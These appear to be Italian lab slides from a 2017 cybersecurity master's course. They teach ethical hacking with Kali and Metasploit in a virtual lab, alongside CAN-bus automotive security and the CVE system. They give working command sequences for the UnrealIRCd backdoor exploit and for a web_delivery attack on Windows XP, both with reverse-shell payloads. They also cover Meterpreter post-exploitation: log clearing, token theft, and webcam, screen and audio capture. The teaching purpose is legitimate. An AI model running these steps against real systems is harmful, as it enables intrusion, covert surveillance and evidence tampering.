LAB on Secure application development

> Gianpiero Costantino

Consiglio Nazionale delle Ricerche

> 2017 $ CyberSecurity Master

$ Ambientazione

- Ci occuperemo di testing di sicurezza informatica:
  - Come?
- Ci baseremo su tool ed esperimenti per fare hacking etico solo ed esclusivamente per scopi didattici;
- Attenzione: riutilizzo improprio di queste tecniche è punibile a norma di legge
  - Lavoreremo su ambiente virtuale costruito ad hoc per i nostri

$ Ambientazione\ Lezioni

- VMware Player su ogni computer del Lab con:
  - Kali
  - Windows XP
- Io vi introduco il tool, vi farò una dimostrazione, e poi voi lo ripeterete nel vostro ambiente di testing;

Importare le VM dentro il Player (controllate la vostra **home**)


Controllare che le configurazioni delle MV sia corrette. I due S.O si trovano nella stessa LAN?

$ Ambientazione\ Lezioni

- Le lezioni sono basate sul libro Basic Security Testing with Kali Linux 2) di D. W. Dieterle, 2016
  - Per questione di tempo tratterremo solo una piccola parte di quanto descritto da Dieterle nel libro.

Vi consiglio la lettura completa del libro.

- Utilizzeremo informazioni provenienti anche da siti Internet, blog che trattano di sicurezza informatica



$ Etica

- *”Never run security tools against systems that you do not have express written permission to do so."*

- Le esercitazioni che eseguiremo in questo corso sono solamente a **scopo didattico**;

- Usate queste conoscenze per difendervi…

$ Etica

- ”Ai sensi dell'art. 615-ter del codice penale italiano, esso costituisce reato commesso da colui che *abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo*."

- “La pena ordinaria prevista per il delitto è la reclusione fino a 3 anni”


- … ma in alcuni casi si può salire a 5 anni

$ Attacchi\ Automotive

Remote Exploitation of an Unaltered Passenger Vehicle.
C.Miller and C. Valasek, BlackHat 2015


$ Attacchi\ Automotive\ Attack Surface

Local Vs **Remote**



$ Attacchi\ Automotive

Le auto connesse sono vulnerabili?



MOTORI 2.0

Audi assume una squadra di hacker per proteggerle

di F. Q. | 21 settembre 2017

$ Attacchi\ Automotive\ The CAN bus

- **CAN bus** è il protocollo di comunicazione tra le ECUs;
- Lunghezza massima del messaggio **64bit**
- **!**Authentication, **!**Integrity and **!**Confidentiality

A Survey over Low-Level Security Issues in Heavy Duty Vehicles
L. Dariz, G. Costantino, M.Ruggeri, F. Martinelli - ESCAR Europe 2016

110101101010100101010100101010

$ Attacchi\ Automotive\ The CAN bus

- Safety vs Security - Come possono far parte del CAN bus?

- Security:
  - Confidentiality
  - Integrity
  - Authentication


} Encryption, HASH, Public Key

- Safety:
  - Safety Integrity Level (SIL)
  - Transmission errors

} CRC, Real-time systems

$ Attacchi\ Automotive\ Our solution

- Rendere il protocollo CAN - ***Security by Design***
  - Authentication, Integrity and Confidentiality;



$ Attacchi\ Automotive\ Defense Strategy

Confidentiality

Integrity

Authentication

$ Attacchi\ Automotive\ Attack Vs Defense

Attack/Defense	Confidentiality	Authentication	Integrity
Sniffing	X		
Guessing	X	X	X
Impersionation	X	X	X

$ Attacchi\ Automotive\ Challenge

- *Guessing attack* -> a good measure is $\tau_{size} \geq 64$
- CAN bus message length è 64bit

Recommendation for block cipher modes of operation:
The emac mode for authentication
Dworkin - NIST Special Publication

$$\tau_{size} \geq log_2 \frac{MaxInvalid}{Risk}$$

$$\tau_{size} \geq 16 \rightarrow MaxInvalids = 2^5, Risk = 2^{-11}$$

$ Attacchi\ WannaCry ransomware

- **Exploit**: *EternalBlue*
- **Payload**: ransomware

$ Attacchi\ Privacy su Social Network

$ Phook

$ Metasploit

- Security Testing mediante la popolare piattaforma Metasploit!
- Si tratta di una piattaforma completa per eseguire test su vulnerabilità attraverso migliaia di exploit e centinaia di payload
- Eseguiamo Metasploit su Kali
  - Richiede qualche secondo per partire

$ Metasploit \Chi attacca...

Note:

Hackers usually perform a combination of steps when attacking a network. These steps are summarized below:

- **Recon** – Checking out the target using multiple sources – like intelligence gathering.
- **Scanning** – Mapping out and investigating your network.
- **Exploitation** – Attacking holes found during the scanning process.
- **Elevation of Privileges** – Elevating a lower access account to Root, or System Level.
- **Maintaining Access** – Using techniques like backdoors to keep access to your network.
- **Covering their Tracks** – Erasing logs, and manipulating files to hide the intrusion.

$ Metasploit

- Passi fondamentali:
  - ➡ Picking an Exploit
  - ➡ Setting Exploit Options
  - ➡ Picking a Payload
  - ➡ Setting Payload Options
  - ➡ Running the Exploit
  - ➡ Connecting to the Remote System
  - ➡ Performing Post Exploitation Processes

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor (1)
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.68 (2)
RHOST => 192.168.1.68
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse (3)
PAYLOAD => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.1.39 (4)
LHOST => 192.168.1.39
msf exploit(unreal_ircd_3281_backdoor) > exploit (5)
```

$ Metasploit\ Meterpreter

- E’ come una shell tradizionale ma…
- Quindi si tratta di Command Line Interface (CLI)
- Meterpreter viene eseguito dopo l’accesso alla macchina vittima
- [Interessante]: Non viene creato un processo su macchina vittima ma gira sul processo attaccato. Ergo, trasparente a IDS:
    - Cosa sono gli IDS?

$ Da sapere

- Esiste un metodo pubblico ben conosciuto con cui sono diffuse le informazioni di vulnerabilità trovate
- Si tratta del ***Common Vulnerabilities and Exposures*** (CVE)
  - Mantenuto dal MITRE
  - Ogni CVE è identificato con un formato standard
    - CVE-YYYY-#####(#)
- Esiste un legame tra Metasploit e CVE?

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

$ Da sapere

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

CVE-ID	
CVE-2017-0144	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- EXPLOIT-DB:42030
- URL:https://www.exploit-db.com/exploits/42030/
- EXPLOIT-DB:42031
- URL:https://www.exploit-db.com/exploits/42031/
- EXPLOIT-DB:41891
- URL:https://www.exploit-db.com/exploits/41891/
- EXPLOIT-DB:41987
- URL:https://www.exploit-db.com/exploits/41987/
- CONFIRM:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0144
- BID:96704
- URL:http://www.securityfocus.com/bid/96704
- SECTRACK:1037991
- URL:http://www.securitytracker.com/id/1037991

$ Da sapere

- Per le vulnerabilità nei sistemi Windows?
- **MS Security Bulletin**
  - Cadenza mensile
  - Formato MSYY-###
- https://technet.microsoft.com/en-us/library/security/dn631937.aspx

$ Metasploit\ Da sapere

- [Avvio Metasploit]: `msfconsole`
- [Errore DB?]: `service postgresql start; msfdb init`
- [Aggiornamento Metasploit]: `msfupdate`
- [Vedere exploit]: `show exploits`
- [Metodi ricerca exploit]: `help search`

```
msf > help search
Usage: search [keywords]

Keywords:
  app         :  Modules that are client or server attacks
  author      :  Modules written by this author
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  name        :  Modules with a matching descriptive name
  osvdb       :  Modules with a matching OSVDB ID
  platform    :  Modules affecting this platform
  ref         :  Modules with a matching ref
  type        :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

$ Metasploit\ Cercare exploit

- [MS]: search MS13-069
- [CVE]: search cve:2015-5119
- [CVE anno 2015]: search cve:2015

```
msf > search cve:2015

Matching Modules
================

   Name                                                  Disclosure Date
   ----                                                  ---------------
   auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss   2015-04-08
6580 Web Interface Takeover
   auxiliary/admin/http/kaseya_master_admin              2015-09-23
r Account Creation
   auxiliary/admin/http/sysaid_admin_acct                2015-06-03
 Account Creation
   auxiliary/admin/http/sysaid_file_download             2015-06-03
e Download
   auxiliary/admin/http/sysaid_sql_creds                 2015-06-03
entials Disclosure
   auxiliary/admin/http/wp_easycart_privilege_escalation 2015-02-25
rivilege Escalation
   auxiliary/dos/dns/bind_tkey                           2015-07-28
ice
   auxiliary/dos/http/ms15_034_ulonglongadd
equest Handling Denial-of-Service
   auxiliary/gather/apple_safari_ftp_url_cookie_theft    2015-04-08
on-HTTPOnly Cookie Theft
   auxiliary/gather/firefox_pdfjs_file_theft
eft
   auxiliary/gather/ie_uxss_injection                    2015-02-01
plorer 10 and 11 Cross-Domain JavaScript Injection
   auxiliary/gather/joomla_contenthistory_sqli           2015-10-22
```

$ Metasploit\ Cercare exploit

- [Cercare exploit]: search unreal
- [Avere più info]: info exploit/unix/irc/unreal_ircd_3281_backdoor

Analizziamo queste Info

```
msf > info exploit/unix/irc/unreal_ircd_3281_backdoor

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  6667             yes       The target port

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.
```

$ Metasploit\ Exploit

- Cos'è un exploit?
- [Usare un exploit]: `use exploit/unix/irc/unreal_ircd_3281_backdoor`
- [Settare parametri exploit più info]: `set <Variable Name> <Name>`

`LHOST` = Host locale, Kali
`RHOST` = Host remoto, la nostra vittima
`LPORT` = Porta che vogliamo usare in Kali
`RPORT` = Porta da attaccare nel computer vittima

$ Metasploit\ Payload

- [cit.]: *“Al mio segnale scatenate l’inferno*"
- Cos’è un payload?
- Stabilito l’exploit, ora mettiamo un carico
- [Formato Payload]: `payload/{nome S.O.}/{nome payload}`
- [Vedere Payload]: `show payload`
- [Scegliere Payload]: `set payload {nome payload}`

payload/osx/x86/shell_**reverse_tcp**

payload/linux/x64/shell_**reverse_tcp**

payload/windows/shell_**reverse_tcp**

payload/windows/meterpreter/**reverse_tcp**

} Perché reverse?

$ Conquistare Windows XP

- Abbiamo imparato la teoria su Metasploit. Ora proviamo praticamente.
- **[Attenzione]: Vi ricordo che l'uso illecito di questi strumenti è punibile a norma di legge.**
- [Usare l'exploit Script Web Delivery]: `use exploit/multi/script/web_delivery`
  - `Che fa questo exploit?` } Che comando usiamo?
- [Vedere i target]: `show targets` } A che serve?
- [Impostare il target]: `set target {ID}` } E' necessario?
- [BINGO!]: `exploit` } Noooooooo… Ci siamo dimenticati di?

$ Conquistare Windows XP


- … di prendere un payload!!!
- Facciamo qualcosa di funzionale con i payload
- [Scegliere Payload]: `set payload windows/meterpreter/reverse tcp`
- [Opzioni Payload]: `show options`

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted:
   LHOST     192.168.1.39     yes       The listen address
   LPORT     4444             yes       The listen port
```

$ Conquistare Windows XP

- Per concludere…
- [set LHOST]: set IP-macchina-host
- [set SRVHOST]: set IP-macchina-host per attivare server
- [exploit!]: exploit



$ Siamo dentro PC vittima?

```
[*] Meterpreter session 1 opened (192.168.82.136:4444 -> 192.168.82.141:49192) at 2017-07-03 05:40:29 -0400
```

- Cos'è una sessione?
- [ritornare metasploit]: `background`
- [vedere sessioni attive]: `sessions -i`
- [collegarsi ad una sessione]: `sessions -i [#sessione]`
- Nuova shell attiva su macchina vittima

$ Comandi per Meterpreter

Comandi per **File System**:

```
Command       Description
-------       -----------
cat           Read the contents of a file to the screen
cd            Change directory
dir           List files (alias for ls)
download      Download a file or directory
edit          Edit a file
getlwd        Print local working directory
getwd         Print working directory
lcd           Change local working directory
lpwd          Print local working directory
ls            List files
mkdir         Make directory
mv            Move source to destination
pwd           Print working directory
rm            Delete the specified file
rmdir         Remove directory
search        Search for files
show_mount    List all mount points/logical drives
upload        Upload a file or directory
```

$ Comandi per Meterpreter

Comandi per **Network**:

```
Command       Description
-------       -----------
arp           Display the host ARP cache
getproxy      Display the current proxy configuration
ifconfig      Display interfaces
ipconfig      Display interfaces
netstat       Display the network connections
portfwd       Forward a local port to a remote service
route         View and modify the routing table
```

$ Comandi per Meterpreter

Comandi di **sistema**:

Importante

Interessante

```
Command       Description
-------       -----------
clearev       Clear the event log
drop_token    Relinquishes any active impersonation token.
execute       Execute a command
getenv        Get one or more environment variable values
getpid        Get the current process identifier
getprivs      Attempt to enable all privileges available to the current
getsid        Get the SID of the user that the server is running as
getuid        Get the user that the server is running as
kill          Terminate a process
ps            List running processes
reboot        Reboots the remote computer
reg           Modify and interact with the remote registry
rev2self      Calls RevertToSelf() on the remote machine
shell         Drop into a system command shell
shutdown      Shuts down the remote computer
steal_token   Attempts to steal an impersonation token from the target
suspend       Suspends or resumes a list of processes
sysinfo       Gets information about the remote system, such as OS
```

$ Comandi per Meterpreter

Migrare in un altro processo:

1. [elenco processi attivi]: `ps`
2. Scegliere un processo su cui migrare
3. [migrare]: `migrate [#processo]`

$ Comandi per Meterpreter

Abusare della webcam vittima:

- [Visualizzare opzioni]: `run webcam -h`
- [Screenshot di continuo]: `run webcam -l`

➡ *Interrompere digitando* `CTRL-C`

$ Comandi per Meterpreter

Catturare screenshot:

- [eseguire]: `screenshot`

$ Comandi per Meterpreter


Registrare audio:

- [Visualizzare opzioni]: `run sound_recorder -h`
- [Registrare 30s]: `run sound_recorder`

